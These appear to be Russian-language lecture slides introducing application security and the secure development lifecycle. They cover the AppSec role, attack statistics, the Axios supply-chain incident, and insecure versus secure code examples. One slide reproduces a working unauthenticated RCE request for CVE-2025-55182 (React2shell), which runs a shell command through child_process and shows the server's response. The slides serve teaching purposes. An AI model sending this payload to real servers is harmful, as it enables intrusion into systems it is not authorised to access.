

Введение в AppSec и SSDLC

План лекции

- Чем занимается AppSec
- Статистика и примеры инцидентов
- Практики AppSec на этапах SDLC
- Концепция Security by Design
- AppSec в команде и организации
- Вопросы и обсуждение





Роль AppSec

Кто такой AppSec-инженер

AppSec-инженер — специалист, встраивающий процессы, инструменты и практики информационной безопасности на всех этапах жизненного цикла ПО

Ключевые функции

- Выявляет недостатки безопасности в приложениях
- Встраивает сканеры безопасности в пайплайн разработки
- Проектирует безопасную архитектуру
- Обучает и консультирует разработчиков
- Делает так, чтобы уязвимости быстро исправлялись и не появлялись вновь



AppSec vs Пентестер



AppSec

- Видит приложение **изнутри**
- Пентест – одна из функций
- Выстраивает **процессы безопасности**
- Тесно **взаимодействует с командами разработки**



Пентестер

- Атакует приложение **снаружи**
- Ищет **конкретные эксплуатируемые уязвимости**
- Работает **точечно** с ограниченным скоупом
- Результат - **отчёт о найденном**, а не измененный процесс

Где разработчик встречается AppSec



Ревью кода

AppSec приходит как ревьюер, разбирает находки сканеров, дает рекомендации по безопасности



Коммуникация

AppSec консультирует в чате или на встрече по конкретному вопросу разработчика



Блокировка деплоя

AppSec останавливает релиз при критической находке

Типы приложений в фокусе AppSec



Веб-приложения



**Мобильные
приложения**



**Десктоп
приложения**



API



LLM/AI-приложения



IoT



Статистика атак

Веб-приложения в статистике атак

Каждая **пятая** успешная атака на организации по итогам 2025 года была направлена **на веб-ресурсы**

Эксплуатация уязвимостей составила **40%** успешных атак на веб-приложения в мировом ландшафте



Киберугрозы веб-приложений и инфраструктуры разработки: тренды и прогнозы 2026–2027: <https://ptsecurity.com/research/analytics/web-applications-and-development-infrastructure-threatscape-2026-2027-trends-and-forecasts/>

React2shell



CVE-2025-55182 - критическая уязвимость в библиотеке React. Позволяет выполнять произвольный код (**RCE - Remote Code Execution**) на атакуемом сервере

Вектор эксплуатации

Один специально сформированный HTTP-запрос к серверному компоненту, не требующий аутентификации

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
4 Next-Action: x
5 X-Nextjs-Request-Id: b5dce965
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8j02oVc6SWP3Sad
7 X-Nextjs-Html-Request-Id: SSTMX0a70J_gONcx6jpQt9
8 Content-Length: 740
9
10 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
11 Content-Disposition: form-data; name="0"
12
13 {
14   "then": "$!:_proto_:then",
15   "status": "resolved_model",
16   "reason": -1,
17   "value": "{\\\"then\\\":\\\"$B1337\\\"}",
18   "response": {
19     "_prefix": "var
20     res=process.mainModule.require('child_process').execSync('id',
21     {\\\"timeout\\\":5000}).toString().trim();throw Object.assign(new
22     Error('NEXT_REDIRECT'), {digest:'$(res)'});",
23     "chunks": "$Q2",
24     "formData": {
25       "get": "$!:constructor:constructor"
26     }
27   }
28 }
29 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
30 Content-Disposition: form-data; name="1"
31
32 $@0
33 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
34 Content-Disposition: form-data; name="2"

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
4 x-nextjs-cache: HIT
5 x-nextjs-prerender: 1
6 Content-Type: text/x-component
7 Date: Tue, 09 Dec 2025 23:42:53 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10 Content-Length: 229
11
12 0:{
13   "a":"$@1",
14   "f":",",
15   "b":"C6iQRLVjXRZSE0vNofR3"
16 }
17 1:E{
18   "digest":
19     "uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(ipi),44(video),46(plugdev),117(netdev),118({xd})"
20 }
```

Axios.js supply chain




31 марта 2026 года произошла атака на цепочку поставок библиотеки Axios.js

Причина

Был взломан npm-аккаунт мейнтейнера через социальную инженерию, злоумышленники опубликовали вредоносные версии пакета, в которые был внедрен поддельный пакет `plain-crypto-js@4.2.1`, который устанавливал троян для удаленного доступа (RAT)

Вектор эксплуатации


Обновление зависимости - проект автоматически подтягивал новую версию




Практики AppSec в SDLC

Цикл разработки


Цикл разработки




Цикл разработки




Цикл разработки




Цикл разработки



Цикл разработки



Цикл разработки



Цикл разработки





Security by Design

Security by Design

Принцип Shift Left

Смещение фокуса безопасности к началу жизненного цикла разработки: чем раньше выявлена и устранена уязвимость, тем ниже стоимость ее исправления

Security by Design

Подход, при котором требования безопасности закладываются на этапе проектирования системы, до начала разработки функциональности



Пример – получение информации о заказе

Небезопасная реализация

```
GET /api/orders/1024
```

```
SELECT * FROM orders  
WHERE id = 1024;
```

- Возвращает заказ по ID без проверки принадлежности
- Изменение числа в URL дает доступ к чужим данным

Безопасная реализация

```
GET /api/orders/1024
```

```
order.userId == currentUser.id
```

```
SELECT * FROM orders  
WHERE id = 1024;
```

Перед возвратом данных проверяется условие принадлежности заказа пользователю

Пример – сброс пароля

Небезопасная реализация

```
const token = generateToken();
db.save(userId, token);

function reset(token, new_pass) {
  const r = db.findByToken(token);
  updatePassword(r.userId, new_pass);
}
```


Ссылка для сброса пароля действует бессрочно и остается рабочей после использования

Безопасная реализация

```
const token = generateToken();
const exp = Date.now() + EXP_TIME;
db.save(userId, token, exp);

function reset(token, new_pass) {
  const r = db.findByToken(token);
  if (!r.used && Date.now() < r.exp)
  {
    updatePassword(r.userId, pass);
    db.markUsed(token);
  }
}
```

